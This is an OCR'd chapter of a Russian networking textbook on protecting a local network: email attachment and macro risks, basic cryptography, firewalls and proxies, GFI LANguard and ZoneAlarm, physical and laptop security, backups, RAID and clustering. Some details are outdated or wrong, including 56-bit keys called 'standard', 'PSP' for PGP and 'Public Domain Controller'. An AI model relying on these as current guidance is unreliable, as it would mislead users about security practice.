Каждый вложенный файл электронной почты несет потенциальную угрозу безопасности вашего компьютера. Поэтому следует относиться с подозрением ко всем входящим почтовым вложениям, поступившим из любого источника, даже если обратный адрес отправителя заслуживает доверил. Никогда не запускайте или не открывайте почтовые вложения независимо от их происхождения, пока не осуществите проверку с помощью новейшей версии антивирусной программы. Даже если ваша антивирусная программа не настроена на сканирование входящих почтовых сообщений, она будет обезвреживать любое инфицированное почтовое вложение в случае попытки его запуска или сохранения (т.е. настройте антивирусную программу таким образом, чтобы она сканировала все создаваемые или сохраняемые файлы). Если вы не уверены в том, что ваше антивирусное ПО сможет обеспечить автоматическую защиту, сохраняйте все вложенные файлы на жестком диске, а затем проверяйте их вручную до осуществления операции открытия.

Этот совет относится как к файлам, содержащим документы, так и к исполняемым файлам. Макроязыки, встроенные в современные приложения (например, Microsoft Visual Basic for Applications, который поддерживается Microsoft Office и многими другими программами), позволяют в файлы документов встраивать "зловредный" код, обладающий разрушительными возможностями. Если запустить подобный макрос на выполнение без предварительной проверки, могут пострадать важнейшие ресурсы вашей системы, включая жесткие диски и адресную книгу. Даже рабочая книга Microsoft Excel (файл с расширением `.xls`) или документ Microsoft Word (файл с расширением `.doc`) могут обладать такими же разрушительными возможностями, как и исполняемая программа (файл с расширением .exe). Следует еще больше внимания уделять безопасности макросов в случае применения устаревших версий Microsoft Office, особенно Office 97. Версии Office XP и Office 2000 значительно безопаснее, особенно если установлены соответствующие обновления. В этих программах по умолчанию выбирается высокий уровень защиты от "зловредных" макросов (High), в результате чего блокируется запуск на выполнение неподписанных макросов, которые не вызывают доверия.

Существует достаточно много программ от независимых производителей, которые обеспечивают защиту электронных сообщений. Ниже указаны лишь некоторые из них:

- Baltimore Mail Security;
- Kerberos;
- PSP (Pretty Good Privacy).

Возможности по защите электронных сообщений предоставляет такая популярная программа, как Microsoft Outlook Express (желательно версия 5.5). Эта программа, обеспечивающая возможность получения цифровых сертификатов, может кодировать сообщения и почтовые вложения. На рис. 8.13 представлено окно этой программы, в котором доступны опции по получению цифровых сертификатов и кодированию сообщений.




Рис. 8.13. Пользователям Outlook Express доступны методы защиты электронных сообщений

В следующем разделе рассмотрим базовые понятия криптографии: ключи, шифры и цифровые сертификаты.

Ключи, шифры и цифровые сертификаты

Кодирование данных в компьютерных системах осуществляется с помощью *алгоритма кодирования*. Алгоритмы кодирования/декодирования, а также используемый при этом ключ называются *кодом* (шифром). В процессе кодирования/декодирования данных применяется ключ, который представляет собой последовательность символов, соответствующую кодируемым данным.

С ростом длины ключа шифра взлом закодированного текста затрудняется. В связи с этим ключи, длина которых равна 40 и 56 бит, называются *стандартными*, а ключи с длиной 128 бит — *сильными*.

Наиболее широко используются коды с секретными, а также открытыми/закрытыми ключами.

Коды с секретными ключами иногда называют *симметричными кодами,* так как в этом случае применяется один и тот же ключ для кодирования и декодирования данных.

В США (и не только в США) широко применяются коды с секретными ключами DES (Data Encryption Standard, Стандарт кодирования данных) и 3DES ("тройной" DES), утвержденными Министерством обороны США.

В случае применения этого вида кодирования проблемы наблюдаются:

- на этапе генерирования секретных ключей;
- в процессе обмена ключами между уполномоченными пользователями, который должен организовываться таким образом, чтобы ключи не попали в руки посторонних лиц;

- при обеспечении безопасной коммуникации между большим количеством пользователей.

Часто используются коды с открытыми/закрытыми ключами, которые иногда называются *асимметричными*. Открытый ключ известен многим пользователям, а закрытый знает лишь один пользователь.

В процессе кодирования сообщения применяется открытый ключ, а его декодирование возможно только с помощью закрытого ключа, который должен храниться в тайне.

Пример кода с открытым/закрытым ключом может представлять алгоритм RSA.

Цифровая подпись — это порция данных, закодированная с помощью закрытого ключа отправителя, которая добавлена в документ. Получатель декодирует подпись с помощью открытого ключа отправителя, убеждаясь при этом в ее подлинности.

Подпись может применяться как для подтверждения подлинности личности отправителя, так и для гарантирования целостности отсылаемого документа.

Цифровые сертификаты содержат подпись третьего доверенного лица, именуемого *полномочным агентством сертификатов*. Сертификаты применяются в целях обеспечения подлинности сообщений, передаваемых по сетям с невысоким уровнем безопасности, таким как Internet. При этом агентство гарантирует, что применяемый открытый ключ принадлежит данному пользователю.

Пользователь, чей закрытый ключ связан с рассматриваемым открытым ключом, запрашивает сертификат от полномочного агентства сертификатов. Полномочное агентство сертификатов проверяет, действительно ли этот открытый ключ принадлежит данному пользователю.

Цифровые сертификаты распространяются следующими агентствами:

- GTE Cybertrust;
- Keywitness;
- TradeWave;
- Verisign.

Брандмауэры и прокси-серверы

Чтобы обеспечить большую степень безопасности, иногда требуется "изолировать" локальную сеть от внешнего мира. Эта задача решается с помощью *брандмауэров* и *прокси-серверов*, служащих в качестве барьера между сетями и Internet.

Брандмауэр может быть аппаратным или программным. Более подробное описание этих устройств приведено в следующих разделах.

Аппаратные брандмауэры

На заре компьютерной эпохи безопасность можно было обеспечить при помощи пароля на компьютере и замка на двери. Но появление компьютерных сетей в корне изменило ситуацию. Внезапно обнаружилось, что старые добрые замки и пароли уже не могут защитить информацию, потенциальные взломщики больше не нуждаются в непосредственном доступе к клавиатуре и экрану. Вместо этого они могут использовать любой компьютер, присоединенный к сети, — даже находящийся в другом полушарии. Появление сетей порадовало также начинающих хакеров и мелких жуликов, изготовляющих устройства, которые обманывают телефонные компании (бесплатные или за чужой счет звонки куда угодно). Отдельно от этой группы стоят хакеры, извлекающие выгоду из проникновения в конфиденциальные и важные для бизнеса сети. В прошлом большинство пользователей не обращали внимания на эту угрозу, в основном из-за того, что компьютеры не были объединены в сети, а те сети, которые существовали, были обособлены. Сеть Internet пребывала в детском возрасте, обслуживая

немногочисленные научные и учебные учреждения. Несмотря на это некоторые организации, работающие в Сети, решили разработать систему зашиты, и одной из них была Bell Labs, установившая шлюз от несанкционированного доступа в свою сеть, объединявшую более 1300 компьютеров. Пробуждение наступило в 1988 году, когда молодой человек по имени Роберт Моррис, сын компьютерного специалиста, решил продемонстрировать свое умение и запустить в Internet первого компьютерного червя. "Зверь" не был опасным и не наносил никакого вреда, но когда он начал распространяться через Сеть по всему миру, стало понятно, каков мог бы быть ущерб, будь червь более злобным (хотя стоимость потерь из-за потраченного машинного времени составила сотни миллионов долларов). Червь не смог "проползти" в сеть Bell-Labs, но в других местах их "ползало" столько, что с избытком хватило бы на всех рыболовов. Сетевая Америка паниковала. Буквально в одночасье появилась новая отрасль, призванная утолить жажду безопасности в корпоративных сетях. Эта отрасль стала заниматься шлюзами, предназначенными для того, чтобы не пускать в сети неавторизованных пользователей, в том числе хакеров. Такие шлюзы стали называть брандмауэрами (firewall), потому что они останавливают пожар, не позволяя ему распространиться по всему зданию (как и обычные брандмауэры).

Брандмауэр — это регулятор доступа к локальным сетям. Он напоминает охранника, стоящего при входе. Страж останавливает посетителей, по документам устанавливает личность, цель визита, к кому направляется посетитель и при удовлетворительных ответах пропускает его или блокирует доступ. Часто охранник ведет книгу записи посетителей. Брандмауэр также устанавливается у входа в корпоративную сеть (или интрасеть), и все коммуникации проходят через него. Неизбежное следствие: вход становится узким местом, как для обычных пользователей, так и для злоумышленников. Информационный поток между корпоративной сетью и внешним миром неизбежно замедляется, но цена этому — возросший уровень безопасности. При снижении требований злоумышленники могут проникнуть внутрь.

Коммерчески распространяемые брандмауэры различаются как по архитектуре, так и по наборам выполняемых функций. Архитектура в основном представлена двумя типами: пакетные фильтры и брандмауэры прикладного уровня. Пакетные фильтры анализируют приходящие IP-пакеты и принимают решение, пропустить ли их далее на основе правил, "запрограммированных" при настройке. Брандмауэры этой архитектуры считаются более быстрыми и более гибкими. Брандмауэры прикладного уровня не пропускают непосредственно ни одного пакета извне. Все пакеты вместо этого направляются специальному приложению, называемому прокси-сервер, который и решает, устанавливать соединение или нет. Брандмауэры этой архитектуры работают медленнее и они менее гибки.

Брандмауэр Firebox от WatchGuard Technology

Брандмауэр Firebox от WatchGuard Technology построен по смешанной архитектуре динамической фильтрации пакетов и "прозрачного" прокси. Эта комбинация обеспечивает оптимальный баланс между безопасностью и производительностью. Динамическая фильтрация пакетов отслеживает состояние соединения, что позволяет отфильтровывать не только пакеты, но и соединения. Наборы правил также динамические и могут быть изменены непосредственно во время работы. Прозрачный прокси-сервер анализирует трафик на сетевом уровне. Такой анализ на высшем уровне позволяет получить более надежную защиту. Правила, по которым ведется защита, либо выбираются из 28 стандартных (таких как DNS, NNTP, RIP, telnet, traceroute, SNMP, gopher и т.д.), либо определяются пользователем самостоятельно исходя из имеющихся потребностей и угрозы безопасности. Кроме того, Firebox может распознавать подмену сервисов и пакетов. В дополнение к этому имеется функция регистрации пользователей, что позволяет не только повысить безопасность, но и вести мониторинг се-

ти на основе имен пользователей, а не IP-адресов и имен хостов. Для регистрации используется URL, имеющийся на самом брандмауэре- Firebox может работать как с собственным сервером регистрации, так и с сервером доступа домена Windows NT. Обеспечивается поддержка VPN (Virtual Private Network, Виртуальная частная сеть), т.е. безопасный доступ в корпоративную сеть через Internet для авторизованных удаленных пользователей. Чтобы установить соединение, используется протокол PPTP (Point-to-Point Tunneling Protocol, Протокол туннелирования "точка-точка"). Протокол создает в общей сети безопасный туннель, через который прозрачным образом проходит весь трафик. Адаптированная операционная система при включении загружается с гибкого диска, на нем же сохраняется конфигурация. Брандмауэр устанавливается в стойку или на стол и весит примерно 6,3 кг. Для конфигурации используется 9-штырьковый разъем RS-232, для соединения с сетью — три порта Ethernet IOBase-T или 100Base-TX.

Брандмауэр PIX от Cisco Systems

Брандмауэр PIX от Cisco Systems также построен по смешанной архитектуре. Основные его возможности — поддержка алгоритма адаптивной безопасности, отслеживающего возвращаемые пакеты и для минимизации риска его атаки меняющего номер последовательности TCP; трансляция адресов исходящих пакетов для того, чтобы вовне не были известны внутренние IP-адреса; трансляция адресов портов; поддержка VPN и идентификация пользователей. Идентификация соединения происходит на уровне приложений, в дальнейшем трафик идет через более быстрый фильтр пакетов. Возможна установка двух брандмауэров, один из которых находится в горячем резерве. Количество одновременно поддерживаемых соединений — более 500. Брандмауэр располагает адаптированной ОС реального времени. Для конфигурации и настройки используется порт RS-232, возможна установка до трех сетевых адаптеров.

Маршрутизатор BaySecure Router Services

Интересное решение нашла компания Bay Networks, применившая в качестве брандмауэров маршрутизаторы собственного производства. В самом деле, уже существует устройство, установленное в сети и выполняющее функции передачи пакетов. Почему бы им, в таком случае, не поручить задачу сортировки этих пакетов? Вычислительные возможности маршрутизаторов BCN (старшей модели) производят должное впечатление; возможна установка до восьми процессоров (MC68040, MC68060 или PowerPC). Не всякий сервер способен на такое. Учитывая, что маршрутизаторы работают на сетевом уровне модели OSI, они должны иметь высокопроизводительную сетевую ОС, которую вполне можно нагрузить дополнительными приложениями, тем более что полностью загрузить подобное устройство трудно. Таким образом, брандмауэр от Bay Networks, с одной стороны, представляется чисто программным средством (адаптированная система разработки Check Point Software), но с другой стороны, он не использует никакого компьютера общего назначения (рабочую станцию), устанавливается в стойке и во всем остальном похож на другие, за исключением того, что кроме заботы о безопасности он выполняет еще и некоторые другие функции. Разница состоит только в том, что аппаратные брандмауэры — это специализированные компьютеры, предназначенные для выполнения одной задачи. Маршрутизатор — также специализированный компьютер, но его специализация оказалась гораздо шире, чем было изначально задумано.

Программные брандмауэры и прокси-серверы

Программный маршрутизатор — это специальная программа, которая отфильтровывает вредную и ненужную информацию.

Прокси-сервер — это своего рода посредник, выполняющий функции "посредника" при реализации сетевых соединений. Их функционирование аналогично работе программных брандмауэров.

Ниже приводится описание двух распространенных программ, которые могут выполнять функции программных брандмауэров.

GFI LANguard Network Security Scanner

Помимо "взлома" паролей эта программа способна надежно защитить вашу локальную сеть от "преступных посягательств" извне, поэтому мы остановимся на ней подробнее.

Программа GFI LANguard Network Security Scanner (N.S.S.) изначально предназначалась для проверки локальной сети на предмет выявления возможных "дыр" в системе безопасности. В результате сканирования локальной сети в целом отображаются такие сведения, как перечень установленных на компьютере сервисных пакетов, наличие или отсутствие "заплат" системы безопасности, открытые порты, а также некоторые другие сведения. Эта программа также обеспечивает полноценное управление "заплатами" для системы безопасности. В случае отсутствия требуемых "заплат" и/или сервисных пакетов обеспечивается их автоматическое развертывание на уровне всей сети.

На рис. 8.14 приведен экран программы GFI LANGuard Network Security Scanner.




Рис. 8.14. Экран программы GFI LANGuard Network Security Scanner

Для установки программы GFI Network Security Scanner требуется операционная система Windows 2000/2003, а также обозреватель Internet Explorer версии 5.1 и выше. В процессе инсталляции потребуется до 10 Мбайт свободного места на жестком диске компьютера.

После завершения установки пакета программ GFI LANguard сканер Network Security Scanner можно запустить на выполнение, воспользовавшись меню кнопки Пуск или щелкнув на соответствующей пиктограмме рабочего стола.

Для начала просмотра/аудита состояния сетевой безопасности следует выполнить перечисленные ниже действия.

Чтобы начать новый просмотр состояния сети, достаточно выбрать команду File⇨New (Файл⇨Новый). В результате выполнения этих действий на экране отображается всплывающее окно, в котором можно указать диапазон просматриваемых IP-адресов. Выберите опцию Just Scan the Internal Network (Обычный просмотр локальной сети). Щелкните на кнопке Finish (Готово). Находясь на основной панели инструментов GFI LANguard, щелкните на кнопке Play (Воспроизвести) (первая кнопка на панели инструментов). После этого начнется процесс просмотра сети.

После выполнения всех перечисленных ранее действий программа GFI LANguard Network Scanner начинает просмотр локальной сети в целом. Сканирование отдельных хостов/компьютеров, входящих в состав локальной сети, осуществляется с помощью зондов NETBIOS, команд ping или SNMP-запросов.

После завершения сканирования сети на левой панели отобразится список всех сетевых компьютеров. Если щелкнуть мышью на одном из этих компьютеров, отобразится перечень информационных узлов, характерных для данного компьютера. Правее от имени компьютера и связанного с ним IP-адреса находится уровень, соответствующий операционной системе и ее сервисным пакетам. Вполне естественно, что следует устанавливать сервисные пакеты самых последних версий!

Первый узел, изображенный на панели, включает связанные с протоколом NetBIOS сведения (перечень служб, текущие зарегистрированные пользователи и т.д.).

Второй узел на панели включает перечень доверенных доменов (trusted domains). Этот перечень формируется только в том случае, если компьютер входит в состав домена (как правило, здесь отображается один или несколько доверенных доменов). Убедитесь в том, что домены на самом деде являются доверенными, а установленные меры безопасности соответствуют требуемому уровню.

Следующий узел включает перечень всех общих сетевых ресурсов. Обратите внимание на то, что работа с подобными ресурсами чревата определенной степенью опасности в случае, если не обеспечивается адекватный уровень защиты. Именно поэтому администраторы должны убедиться в том, что:

- никакой из пользователей данного компьютера не предоставляет весь свой диск для общего доступа из сети;
- заблокирован анонимный/несанкционированный доступ к общим сетевым ресурсам;
- отсутствует общий доступ к начальным папкам или системным файлам (подобная ситуация чревата тем, что пользователи с небольшими привилегиями могут вызывать программы на целевых компьютерах).

Перечисленные выше соображения играют важную роль в том случае, когда для сетевых компьютеров критичным моментом является системная интеграция, например, для общих контроллеров доменов (Public Domain Controller). Представьте себе ситуацию, когда администратор устанавливает общий доступ для начальной папки (или папки, содержащей начальную папку) на компьютере PDC для всех пользователей. С помощью соответствующих прав доступа пользователи могут легко копировать исполняемые файлы, и, следовательно, вытворять с ними все что угодно до тех пор, пока администратор повторно не зарегистрируется в системе.

Следующие два узла отображают локальных пользователей и группы, которые находятся на данном компьютере. Убедитесь в том, что отсутствуют дополнительные пользовательские записи, а также отключите гостевую учетную запись. Не забывайте

о том, что найдется достаточно много желающих проникнуть в ваш компьютер с "черного хода"! Раскройте узел пользователей, так вы сможете проанализировать активность учетной записи. В идеальном варианте пользователь не должен применять локальную учетную запись для регистрации. Убедитесь в том, что частота смены паролей достаточно велика.

Если процесс сканирования сети запущен владельцем учетной записи администратора, на экране отображаются административные сетевые ресурсы, например "C$ — сетевой ресурс, определенный по умолчанию". Эти ресурсы недоступны для "обычных" пользователей.

Отключите все службы, которые не используются в данный момент времени! Помните о том, что каждая служба представляет потенциальный риск для системы безопасности, поэтому отключение ненужных служб приводит к автоматическому уменьшению степени риска.

В узле общей информации перечислены сетевые устройства, диски, а также выводится общая информация о компьютере.

В узле парольной политики находятся важные настройки. Убедитесь в том, что политика паролей защищена, включите опцию устаревания паролей, а также историю паролей. Убедитесь в том, что минимальная длина паролей составляет 8 символов.

Как видите, эта программа обладает широким спектром возможностей, в связи с чем может использоваться в локальных сетях для выполнения разнообразных функций.

Брандмауэр **Zone** Alarm **Pro**

Программа Zone Alarm Pro обеспечивает функции программного брандмауэра (http://www.download.ru).

Установка ZoneAlarm не составляет труда, а параметры, используемые по умолчанию, сразу обеспечивают два уровня зашиты — средний для локальной сети и высокий для работы в Internet (весь трафик будет заблокирован до тех пор, пока вы не измените установки). Это значит, что как только какое-либо приложение на вашем ПК попытается осуществить выход в Internet, ZoneAlarm оповестит вас об этом и потребует подтверждения. Специальные установки, правда, позволяют сконфигурировать работу в Web более гибко — вы можете выбрать приложения (например Internet Explorer или Outlook), подключение которых в Internet не будет требовать авторизации.

Вся текущая информация о блокировке/доступе к Internet той или иной программы будет отображаться в небольшом окошке, которое располагается в верхней части экрана.

Неплохие возможности предоставляет кнопка Emergency Stop (Срочная остановка). С ее помощью можно немедленно заблокировать передачу любой информации с вашего компьютера в Internet, если, например, началась несанкционированная передача данных. С помощью инструмента Automatic Lock можно приостановить связь с Internet при активации хранителя экрана либо после заданного периода времени (это предотвратит несанкционированный доступ к машине во время вашего отсутствия). А что еще лучше, так это способность ZoneAlarm автоматически закрывать неиспользуемые и простаивающие порты и даже *полностью заблокировать* все порты на вашем компьютере.

Еще один плюс — хотя ZoneAlarm не антивирусная программа, она может отфильтровать входящие сценарии на Visual Basic. Кроме того, ZoneAlarm может самостоятельно обновляться через Internet, что позволит поддерживать средства защиты на должном уровне.

Программу ZoneAlarm по праву можно назвать лучшим персональным брандмауэром с точки зрения как инструментария, так и эффективности работы. К тому же она бесплатна. А что еще нужно для полного счастья?




Рис. 8,15. Экран программы Zone Alarm Pro

Физические меры обеспечения безопасности

Хорошо продуманная стратегия обеспечения сетевой безопасности должна предусматривать блокирование *физического доступа* к сети. К сожалению, этому важному фактору не всегда уделяется должное внимание,

К серверам и соединительным устройствам (коммутаторы, маршрутизаторы, концентраторы и т.д.) предъявляются высокие требования по обеспечению безопасности, поэтому их следует размешать в комнатах, запираемых на замок. Если же сервер находится в обшей комнате, следует контролировать доступ к нему с помощью различных систем программной и аппаратно реализованной сигнализации. Сетевые кабели следует прокладывать в коробах, что затрудняет к ним доступ со стороны потенциальных злоумышленников.

Следует регламентировать доступ к сетевому оборудованию, ограничивая его только уполномоченными на это лицами.

Ноутбуки: дополнительный фактор риска

Как известно, недостатки — обратная сторона достоинств. Вот и достоинства портативных компьютеров оборачиваются недостатками,— ноутбуки очень часто пропадают. Иногда их где-то забывают, но еше чаше крадут. Причем убытки от кражи могут многократно превышать стоимость украденного компьютера, — оставшаяся на диске информация зачастую дороже. Неудивительно, что многие компании пытаются найти способы обезопасить пользователей от утечки данных и вернуть украденную машину, Очередной такой способ предложен совместно компаниями Phoenix Technologies и Softex.

Созданная ими небольшая программа TheftGuard работает подобно совершенным противоугонным системам для автомобилей. Утилита скрытно выполняется на ноутбуке и всякий раз, когда компьютер подключается к Internet, подает сигнал серверу TheftGuard. Начиная с этого момента, владелец компьютера (если, конечно, не он сам работает на своей машине) может отдать через Сеть команду удалить данные с жест-

кого диска и/или "заглушить зажигание", сделав украденный лэптоп неработоспособным. Можно не делать ни того, ни другого, а, не привлекая лишнего внимания, отследить сетевой адрес и попробовать поймать злоумышленника.

В принципе, подобных программ немало — новизна TheftGuard в том, что одна часть программы записывается вместе с BIOS компьютера, а другая — на жесткий диск в неиспользуемые операционной системой области. Как утверждает Phoenix, злоумышленникам не поможет даже установка в систему нового винчестера, поскольку часть программы, записанная в BIOS, проверяет целостность исходного состава аппаратуры (перепрошивка BIOS также не снимет защиту).

Программа TheftGuard использует технологию Core Managed Environment, которую Phoenix представила в начале 2003 года. По сути, это отдельная защищенная операционная система, которая позволяет запускать заранее определенные приложения, причем их целостность гарантирована цифровой подписью. В числе таких приложений могут быть средства восстановления основной операционной системы, антивирусные программы и т.п.

Защита сети от разрушения

Имейте в виду, что к потере ценных данных могут привести отказы оборудования, стихийные бедствия, а также технические ошибки персонала. Поэтому стратегия, предусматривающая защиту сети, должна учитывать необходимость резервирования данных.

В частности, зашита от краха и восстановление предусматривает выполнение следующих действий:

- резервирование энергоснабжения;
- резервное копирование данных;
- обеспечение отказоустойчивости дисков;
- повышение отказоустойчивости серверов (кластеризация).

А теперь рассмотрим каждый из этих вопросов немного подробнее.

Резервирование энергоснабжения

Достаточно часто происходят потери ценных данных по причине нестабильности сети энергоснабжения (скачки напряжения, внезапное его пропадание). Действие этих факторов можно свести к минимуму, если воспользоваться специальным оборудованием. "Бороться" с нестабильным энергоснабжением можно с помощью фильтров электропитания, источников бесперебойного питания или автономных электрогенераторов.

Фильтр электропитания предназначен для подавления скачков напряжения, которые могут возникать во время грозы или из-за банального сложения трех фаз, вследствие чего в сети может быть и 380 В. Последствия подобного происшествия нетрудно себе представить! Поэтому применение подобных фильтров — это тот минимум, который должен быть предусмотрен при эксплуатации локальной сети, хотя они и не защищают от понижения напряжения или полного его пропадания.

В этом случае применяются источники бесперебойного питания, которые позволяют поддерживать энергоснабжение компьютеров в течение 5—20 минут после пропадания питающего напряжения. Этого времени обычно достаточно для корректного завершения выполнения программ и отключения компьютера. Поэтому подобный блок бесперебойного питания следует использовать, как минимум, для файл-сервера. Не экономьте на этом устройстве! Пропажа ценных данных обойдется гораздо дороже!

Если же напряжение в сети пропадает часто и надолго либо к надежности энергоснабжения компьютерного оборудования предъявляются особо высокие требования, следует воспользоваться автономным генератором. Цена этих устройств достаточно высока, поэтому их применение должно быть обоснованным.

Резервное копирование данных

Иногда все же происходит непоправимое, и ваш сервер или даже вся сеть выходит из строя. И тут вы вспоминаете о резервных копиях! (Кстати, а вы позаботились о них заранее?!) Перед разработкой плана резервного копирования следует ответить на следующие вопросы.

- Какие файлы нужно выбрать для копирования?
- Когда следует выполнять резервное копирование?
- Каким образом выполняется копирование?
- Зачем его нужно выполнять?

От успешного ответа на эти вопросы зависит успех всего мероприятия.

Естественно, что следует копировать рабочие файлы (документы, файлы финансовой отчетности, результаты работы художников и т.д.). Файлы приложений и системы копировать не следует, поскольку их всегда можно установить с дистрибутивов. Резервные копии необходимо хранить в одном хорошо зашишенном месте.

Обратите внимание на то, что резервное копирование должно быть регулярным.

Расписание резервного копирования следует составить таким образом, чтобы эта операция выполнялась в нерабочее время. В расписание, как правило, включаются три вида резервного копирования.

- **Полное резервное копирование.** Копирование всех файлов из указанных дисков независимо от того, когда выполнялось копирование в последний раз, а также были ли с тех пор какие-либо изменения.
- **Дифференциальное резервное копирование.** В данном случае копируются все файлы, которые были изменены с момента последнего полного копирования.
- **Инкрементное копирование.** Этот метод предусматривает копирование всех файлов, которые изменялись с момента любого последнего копирования (а не только со времени последнего полного копирования).

Полное копирование занимает больше всего времени и места на носителях резервных копий, но зато гарантирует сохранность всех данных.

Дифференциальное копирование выполняется быстрее, но требует больше времени на восстановление данных. Это связано с тем, что восстановление данных выполняется с последней полной и последней дифференциальной копии. Оптимальный план резервного копирования предусматривает проведение полного копирования раз в неделю, а дифференциального — ежедневно.

Самым быстрым является инкрементное копирование, но для восстановления данных в этом случае нужна одна полная резервная копия и все инкрементные копии, созданные с момента последней полной копии.

План резервного копирования должен предусматривать выбор носителей резервных копий, программ резервного копирования, назначение ответственных лиц.

В качестве носителей можно использовать традиционные магнитные ленты, а также многие другие носители (диски MO, CD-RW, Zip и т.д.).

В качестве программ резервного копирования можно выбирать стандартные системные утилиты, входящие в комплект поставки сетевых ОС, либо программы от независимых поставщиков.

На рис. 8.16. показано окно программы резервного копирования, входящей в комплект поставки Windows 2000.




Рис. 8.16. Окно программы архивации данных

Часто также применяют программу Norton Backup.

Следует назначить ответственное лицо, выполняющее резервное копирование. В ОС Windows 2000 даже предусмотрена специальная учетная запись, называемая *оператор архива*.

Особо ценные данные следует резервировать многократно, а копии хранить в надежных местах.

Обеспечение отказоустойчивости дисков

Обеспечение отказоустойчивости дисков повышает надежность хранения данных в сети. Для этого диски следует объединять в RAID-массивы. Описание технологии RAID можно найти в главе 6.

Необходимо также производить мониторинг состояния дисков, оборудованных подсистемой S.M.A.R.T. Если BIOS компьютера не отображает данные таблицы S.M.A.R.T., следует воспользоваться программой от независимого поставщика. Одной из лучших подобных программ является Active Smart (http://www.km21int.com). Экран этой программы показан на рис. 8.17. Здесь видно, что анализируемый диск прослужит еще многие годы.

Повышение устойчивости серверов

Один из методов повышения устойчивости серверов к сбоям — кластеризация. Этот метод описан в главе 6. Здесь следует отметить, что *кластеризация* предусматривает объединение нескольких серверов, в результате чего повышается степень отказоустойчивости всей системы.

На программном уровне кластеризация поддерживается ОС Windows 2000 Server.

